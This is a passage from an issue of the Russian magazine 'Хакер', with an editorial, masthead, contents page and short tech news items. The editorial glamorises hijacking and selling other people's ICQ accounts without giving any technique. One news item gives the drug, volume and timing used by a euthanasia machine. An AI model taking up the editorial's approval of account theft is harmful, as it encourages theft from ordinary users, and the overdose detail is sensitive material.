Сколько было написано всяких хакерских манифестов, гимнов, девизов, уставов. И большинство из них вещало, что хакер ни в коем случае не имеет право зарабатывать бабки на своем ремесле. Со временем стало понятно, что данное заявление не имеет права на жизнь. Почему, если у тебя есть голова, знания, умение учиться и работать, хорошие контакты, ты не должен зарабатывать денег? Если раньше можно было бы заныкаться и сказать: "Вот... ну, беру я денежку на хаке... ну, вот так получается. Вы уж извините меня...". Теперь же совершенно не обязательно прикидываться гофрированным шлангом, чтобы не попасть под флейм идеологов хакерской невинности: те, кто активно пропагандируют "чистоту рядов" в хакинге, либо уже поимели немерено, либо настолько ленивы, что ничего не хотят делать, чтобы обеспечить себе достойное существование, и отсутствие собственных релизов прикрывают пустой философией устаревших понятий.

В общем, понятно, что скрывать финансовую заинтересованность хакера – глупо. С другой стороны, многие так увлеклись процессом добывания зеленых президентов на хаке, что забыли обо всем, что не касается получения дензнаков, в том числе и о таких вещах, как понимание, уважение и совесть. Они готовы лажать все и вся, что не приносит им денег. Они не видят в тебе средства по заработку бабок? Значит – ты НИКТО. Это их любимое слово. У тебя есть сотовый телефон за 800$, а свитер DKNY за 150, а спортивное авто? Нету??? Да, ты ж вообще должен молчать и падать к ногам, как только их видишь! Ты решил возразить их оголтелой наглости и самоуверенности? Будь готов, что тебе пообещают, на полном серьезе, "жестокую физическую расправу" в offline. Почему не online? Да потому что в online – они ничего не могут. Это люди, которые постоянно сидят в своих 98-ых и про магическое D.O.S атака никогда не слышали, потому как это им не нужно: зачем напрягать мозгу, когда можно разразиться гнутыми пальцами, пообещав набить морду?! Да, и в оффлайне ты увидишь не люберских качков, а низкорослых юношей с угревой сыпью и жировиками на лице. Зато стандартную фразу – "Ты не знаешь, на кого ты наехал, тебе лучше было бы молчать!" – из их уст ты услышишь точно.

Крэкинг, фрикинг, сетевой хак за бабки – ремесла достаточно закрытые, и гнутые пальцы вышеописанных ребят тут встречаются реже, ибо люди знают цену себе и своему делу. Мы уже неоднократно обсуждали понятие "сцены", подразделяя ее на те же крекерскую/варезную, фрикерскую, хакерскую, демо и т.д. Но понятие icq-hacking`а не подпадало ни под одну из них. И вроде даже как ее и нет: где нет бабок, там нет и сцены, – как заметили бы многие. Но в rl получается, что в Инете образуются целые команды людей, специализирующихся на хаке icq, вроде Uinsale`а (www.uinsale.com). Начиная от самых примитивных захватов номеров троянами, заканчивая самыми крупными массовыми взломами, когда Мирабилис лишался всей своей базы, а его админы – своих uin`ов. Да и заявление о том, что хак Аси – является голым энтузиазмом, пожалуй, не совсем правильно, т.к. реальностью стали оптовые продажи уинов: 100$ за 15 "шестизначек"; или более серьезные продажи элитных номеров вроде 7777777 за 5000$(!) арабским любителям UIN`ов.

Создавая тему аськи, мы не стали воспроизводить уже тысячу раз описанные способы захвата по Primary mail или троянами. Мы пошли дальше, напечатав материал ICQ хакера #1 Michel`я об устройстве собственного icq – сервера/сокса для захвата номеров у наивных юзеров. И осмелились рассказать о серии массовых захватов номеров у Мирабилиса. Конечно, многие возразят, что UIN stealing (захват номеров) – круто, но кому-то просто хочется общаться с друзьями по аське. И это понятно, отчего, прочитав этот номер, ты сможешь оборудовать свою аську на все 100 различными скинерами, воспользовавшись уже имеющимися настройками, шифроваться и, конечно, добавив в ICQ кучу хацкерских фенек. А тем, кого достала стандартная ася, приготовлен материал про альтернативу "Одиго" и аськины клоны в Linux`е.

ICQ-hacking – игра для тех, кто хочет и готов думать. Здесь не спрашивают, есть ли у тебя телефон за 800$ и сколько в тебе "жизненного опыта", здесь спросят, что ты умеешь и что ты готов отдать для общего дела. Это игра для тех, кто предпочитает интеллект пустым базарам "конкретных пацанов", кто готов много работать, а не только заполнять поле Credit Card number и бегать на почту за посылками.

Всего "Х"орошего&Happy hacking 4U!

Иван Корноухов aka SideX Редактор Х



editorial
/братская могила/

Редакция
самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)
самый пивной редактор
Иван Корноухов
(sidex@xakep.ru)
самый софтовый редактор
Михаил Терехов
(holod@xakep.ru)
самый геймерский редактор
Александр Сидоровский
(2poisonS@xakep.ru)
добрая фея
Игорь Пискунов
(igor@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art
Арт-директор
R.SKY
(matrix@xakep.ru),
дизайн
Shelest
обложка
R.SKY
фотограф
Кирилл Попов
модель
MaxiDrom
верстка
Таня Отакуева
(osyako@xakep.ru)
иллюстрации
R.SKY
Shelest, Алекс Воеводин
комикс
Алекс Кондаков
3D-box
Vlad

Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING
учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)


Для писем
101000, Москва,
Главпочтамп,
а/я 652, Хакер

Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru


Отпечатано в типографии «ScanWeb», Финляндия


Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.


Тираж **57 000** экземпляров. Цена договорная.














содержание.6

Подписка во всех отделениях связи РОССИИ и СНГ

ньюсы

ferrum

31337 (eleet)

PC Zone

Взлом

ВИРЬтуальность.

joystick


unit-ы

Подписной индекс в «Объединенном каталоге 2000» («Зеленый каталог») «Хакер» — 29919


WARNING!!!


Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.





Алекс Целых
(technews@mmub.ttn.ru)





Закладки для радиоэфира

Компания Sony выпустила устройство eMarker - своеобразную "закладку" для радиоэфира. Размером с секундомер футбольного судьи этот любопытный механизм также имеет одну-единственную кнопку. Простым ее нажатием владелец устройства фиксирует момент звучания любимой мелодии на волнах радиостанции.

Позже eMarker подключается к персональному компьютеру через порт USB и по Интернету передает данные о нажатиях на сайт компании. Анализируя информацию, система выводит исчерпывающие сведения о названиях композиций и их исполнителях. Пользователь может еще раз прослушать отрывок любимой записи и, убедившись в неизменности пристрастий, заказать компакт-диск с пассией в виртуальном магазине.

К концу июля eMarker будет работать в десяти больших городах Соединенных Штатов, однако со временем радиус действия "закладок" распространится на весь мир.

Почта с морских глубин

Американская компания Benthos (www.benthos.com) представила первую систему электронной почты, работающую на морских глубинах. Разработанная технология позволяет передавать сообщения с подводных лодок на специальные буи в нескольких километрах, которые имеют постоянную радиосвязь с морскими базами и надводными станциями.

Примечательно, что обмен данными происходит при помощи звуковых волн. Это ограничивает скорость передачи информации 2,400 байтами в секунду, однако позволяет лодке остаться не узнанной. Всплытия на поверхность или раскрытия антенны в данном случае не требуется.

Как заявляют разработчики, технология придется по душе не только военному флоту, а найдет свое применение в метеорологии и нефтедобывающей индустрии.


Лазеры в ГИБДД

Дорожная полиция США в ближайшем времени возьмет на вооружение новую технологическую разработку. После этого мучительные уговоры нарушителя правил с просьбой остановиться канут в лету. "Выстрелом" из лазерного устройства-пистолета станет возможным в одностороннем порядке заглушить мотор несущегося на бешеной скорости автомобиля.

На пути к воплощению тайной мечты каждого гибэдэдэшника предполагается ввести обязательную установку водителями специальных приемных устройств, реагирующих на "выстрелы". Такая "мишень", притягивающая внимание блюстителей правопорядка на дорогах, обойдется владельцу автомобиля в 150 долларов.

В прессе развернулись нешуточные дискуссии по поводу сомнительности задумки. Получив в руки оружие, первый же сумасшедший в мгновение парализует городское движение.







Картофельный компьютер

Недавно команда британских "кулибиных" (totl.net) заявила о создании первого в мире веб-сервера, работающего на энергии овощей. Источником питания системы на базе процессора Intel 386 с 2 Мб ROM и операционной системой Linux стал десяток клубней обыкновенного картофеля. Новость о чуде облетела ведущие информационные сайты и прозвучала на национальном телевидении.

Однако армия химиков из Интернета развеяла мечты изобретателей в пух и прах. Научный расчет показал необходимость задействования около 400 тонн картофеля в качества электролита для цинка и меди, чтобы заставить сносно работать один компьютер. Кто-то из читателей вспомнил, что те же "академики" не так давно в рамках проекта E.U.N.U.C.H. разгоняли 486-й процессор до 247 МГц, засунув его в морозилку и загромоздив банками с пивом.

В итоге, раскусив тонкий юмор очередной английской забавы, мировые издания, форсировавшие события единодушными возгласами о сенсации, поспешили взять свои слова обратно.

В обзоре по клубам в 5-м номере Х прошла информация, что ПОЛИГОН-1 закрыт. Сразу после выхода номера нам позвонили разъяренные полигоновцы. Им оборвали все телефоны, пытаясь выяснить судьбу любимого клуба. Оказывается, Сайдекс "попал" на самый обычный "санитарный" день. Ребята заливали на машины новый "имидж", меняли удлинители для мышей и наушников. В общем, обычная рутина. Так что, уважаемые квакеры и анрыльщики, милости просим. Ничего с вашим клубом не случилось. Более того, открылся ПОЛИГОН-3 на "Сходненской", в котором к тому же и очень низкие цены.

Хайтековские часы

Компания Digi-Frame (www.digi-frame.com) выпустила современный "семейный фотоальбом". Чудо технологий заменяет собой два десятка обычных альбомов. Компактное устройство с цветным дисплеем размером со стандартную рамку для фотографий 13x18 вмещает в себя до полутысячи качественных цифровых изображений.

Самым быстрым способом загрузки снимков в Digi-Frame является применение миниатюрной карты флеш-памяти - весь процесс займет несколько секунд. В комплект поставки входят кабели, необходимые для подключения устройства к компьютеру и цифровой камере. Пользователи имеют возможность приближать и удалять изображения, а также вращать фотографии и комбинировать спецэффекты для их автоматической смены.

Устройство работает от четырех перезаряжаемых "пальчиковых" аккумуляторов и стоит около 600 долларов.



Ожившие динозавры

Европейский Союз выделил баснословные денежные средства на проект по созданию команды роботов-динозавров. Руководство Союза считает, что это единственный шанс вернуть посетителей в музеи Европы.

В рамках необычной инициативы ученых на землю уже ступила нога первой уменьшенной копии древнего ящера. Электронный игуанодон со стандартными человеческими параметрами - 1,82 ростом и 80 кг весом - действует автономно. Он сам решает, где ему гулять и куда зайти подкрепиться. Робот без посторонней помощи огибает препятствия, ехидно задевая хвостом докучливых зрителей. В случае чего он может рыкнуть на любопытного зеваку, но тут же пугливо ретируется.

По словам разработчиков, одним из самых сложных этапов в создании робота был сбор детальных сведений о внешнем виде и повадках динозавра. Наиболее вероятные данные воплотились в алюминиевом скелете, напичканном сложнейшей электроникой и затянутом в шкуру из композитных материалов. Такая технология идеально передает мельчайшую дрожь мускулов и переваливание огромных бугров мышц на шее рептилии.

Все движения - от ходьбы до дыхания, моргания и хищного оскала - контролируются незаметными сервоприводами, скрытыми под кожей и не вносящими огрехов в увесистую фигуру. Электронный монстр ориентируется в пространстве по сигналам видеокамер, ультразвуковых и тепловых сенсоров. Информация в реальном времени поступает на пульт живого оператора. В случае необходимости человек может вмешаться, обесточив возбужденного ящера.

Страшный экспонат

Научный музей Лондона пополнился страшным экспонатом из мира компьютеров. Руководству заведения удалось за полторы тысячи долларов выкупить лэптоп фирмы Toshiba, с помощью которого в 1996-97гг. четверо людей оборвали свой земной путь нажатием нескольких клавиш. Больные неизлечимой болезнью, потерявшие интерес к жизни, обращались за помощью к австралийцу, известному под псевдонимом "Д-р Смерть", и сторонник эйтаназии запускал "машину смерти".

Смерть наступала в результате введения в организм большой дозы нембутала - того самого барбитурата, смерть от которого приписывают звездам Голливуда Джуди Гарланд и Мэрилин Монро. 100 мл этой страшной жидкости через иглу поступали в вену человека, неся с собой сон через 30 секунд и смерть в течение 5 минут.

В программном обеспечении "машины смерти" доктор Филип Ницшке предусмотрел три вопроса-подтверждения. Человек должен был согласиться с каждой из фраз нажатием пробела. "Если вы продолжите и нажмете "да", вы получите смертельную дозу лекарств и умрете," - гласила первая. "Вы понимаете, что если нажмете "да", то получите смертельную инъекцию?" - озадачивала вторая. "Через 15 секунд вы получите смертельную инъекцию," - уведомляла последняя.

Прикосновение к любой другой кнопке означало мгновенное отключение системы. Однако рука ни одного из пользователей "компьютера смерти" не дрогнула. Мигающий экран ноутбука возвещал о свершенном событии.

Все на море!


с 10 по 27 августа открывается республика KAZAНТИП. Это единственная страна в мире, которая не имеет своей специальной территории. В течение семи лет республика стояла на приколе в северной части Крыма, на мысе с похожим названием, а теперь снялась с места и перебралась в более теплую часть полуострова, к Южному берегу. Куда бы бродячее государство ни откочевало, оно заявляет твердо: "Эта земля наша! Поздняк метаться!". В этом году совершенно неожиданно для трудящихся республики столица KaZантипа перенеслась из Щелкино в Веселое (близ Судака). Теперь здесь: главный танцпол - 20 000 кв.м., 100 КВт звука, 100 лучших представителей современной электронной сцены России, Украины, Белоруссии, Прибалтики и гости из Франции, Англии и Германии. Кроме того, серфинг, mountain biking (горный велосипед) и kite surfing (где в качестве тяговой силы используются воздушные змеи).

Основным и единственным сырьевым ресурсом республики является уникальное месторождение шампуня Head&Shoulders Menthol.

В Москве, в клубе "Территория", у республики открылось свое посольство, придя в которое, каждый желающий сможет получить все информационные материалы по этому самому большому молодежному фестивалю. Посольство будет работать каждый день с 19.00 вечера до 4.00 утра.

Хочешь знать больше - kazantip.weekend.ru











Космический монтер

NASA (www.nasa.gov) представила первую действующую модель Робонавта - металлического гуманоида для работы в открытом космосе. Размеры робота, в отличие от тех, что имели его громоздкие предшественники, максимально приближены к человеческим. На расстоянии его можно запросто спутать с астронавтом в легком скафандре. Примечательным является также сходство Робонавта с космическим охотником Бобом Феттом - шлем в точности повторяет облачение головы героя "Звездных Войн".

Сама голова замечательна своей пустотой. Шейные позвонки робота просто не выдержали бы того обилия сенсоров, процессоров и проводов, которое было решено разместить в наспинном "вещмешке" альпинистских размеров. "Мозговой центр" отвечает за слаженную работу гибких пятипалых конечностей, вращающегося торса и головы с двумя цветными камерами вместо глаз. Кожный покров выполнен из специального защитного материала, стойкого к радиации и экстремальным температурам. Впечатляет наличие поворачивающегося вокруг оси запястья.

Все продумано до мелочей, однако, при совершенстве строения и начинки, Робонавт остается безобидным созданием. Он слабый и несамостоятельный. Управление ведется с Земли оператором NASA при помощи шлема виртуальной реальности и перчаток с сенсорами. Система дает человеку ощущение нахождения внутри робота. Не вставая с кресла, оператор посылает команды в безвоздушное пространство за сотни тысяч километров, где трудяга Робонавт чинит спутники и залатывает дыры на старых космических станциях.





Портал "БиОнЛайн"

БиЛайн открыл свой портал БиОнЛайн (www.beeonline.ru). Ну открыл, и все тут. "Ничего интересного, - подумаешь ты - сейчас многие открывают свои супер-мега-проекты, и все это полный отстой". Но тут все немного по-другому. Во-первых, здесь нет всякой рекламной шняги, типа "мы такие крутые, покупайте только наши аппараты" и т.п. Все заточено не под раскрутку марки, а под максимальное удобство посетителей. Во-вторых, здесь поработали просто ультра-мастера кодинга, которые сотворили офигенный сайт со всякими открывающимися (и закрывающимися :) окошками, менюшками и прочим. И все это не открывается в новых окнах браузера, а работает в одном окне, как в отдельной операционке. В общем, это надо видеть своими глазами.

В-третьих, эти ребята не стали заморачиваться на супер-ультра графическом оформлении, а сделали все просто, как у тебя на Рабочем Столе. Никаких заморочек в стиле "куда давить-то?" у тебя не будет.

Ну и последнее: наполнение тоже без заумностей, все только нужное - отправка SMS-ок, персональный органайзер, новости, анекдоты. В общем, все, что может понадобиться юзеру БиЛайна.

Посмотри и оцени все сам. Это реально клевый сайт.



В 4-м номере X мы ошиблись, указав автором материала "Net Buster - no bastards" Horrifica`a. Настоящий автор статьи - Морозов Павел aka #SKIFF# (skiff99@mailru.com). Приносим свои извинения.

WAP: Интернет в кармане.

WAP, или Wireless Application Protocol, фактически открыл дорогу массовой работе в сети Интернет через мобильный телефон.

Когда разрабатывался ставший для Интернет основным протокол HTTP для передачи web-страниц, никто не думал о том, что когда-нибудь придется передавать трафик не по обычной сетевой структуре, а по сотовым сетям с ограниченной пропускной способностью. А ведь в сетях самого распространенного на сегодняшний день сотового стандарта - GSM - скорость передачи ограничена техническим порогом в 9600 бит в секунду, так что необходимо к такому узкому цифровому каналу относиться как можно бережнее. В результате пришлось разрабатывать совершенно новую технологию работы с сетью Интернет через мобильные устройства связи. Ей то и стал WAP.


Естественно, необходимо чтобы WAP поддерживал оператор сотовой связи, к которому ты подключен.

Один из самых интересных российских WAP-сайтов - корпоративный сайт МТС.. С его помощью абоненты "Мобильных ТелеСистем" имеют доступ со своих аппаратов к телетайпным лентам новостей ведущих мировых и российских информационных агентств. Новости на лентах Франс Пресс и РБК обновляются в реальном режиме времени. Теперь информацию о погоде, биржевых индексах, курсах продажи и покупки валют, данные об электронных лотовых торгах ММВБ можно получить прямо с экрана своего телефона. На отдельных страничках можно почитать анекдоты, узнать программу телепередач, спланировать досуг на вечер.

На сайте также представлены ссылки на различные информационные WAP-ресурсы Интернет.

Среди услуг, представленных на WAP-сайте МТС, такие как отправление электронной почты, WAP-чат, позволяющий абоненту прочитать последние сообщения в чате и оставить свое сообщение. Благодаря сервису "HTML фильтр", разработанному специалистами компании, посетители WAP-сайта МТС могут получать на свои телефоны в том числе информацию с привычных Интернет-сайтов.

Нервные мелодии



Изобретение Дэвида Рокби, неординарной творческой личности из Торонто, - вызов электронным композиторам. Не желая уступать компьютеру полновесную власть над миром музыки, ученый предложил идею проекта "Очень Нервная Система".

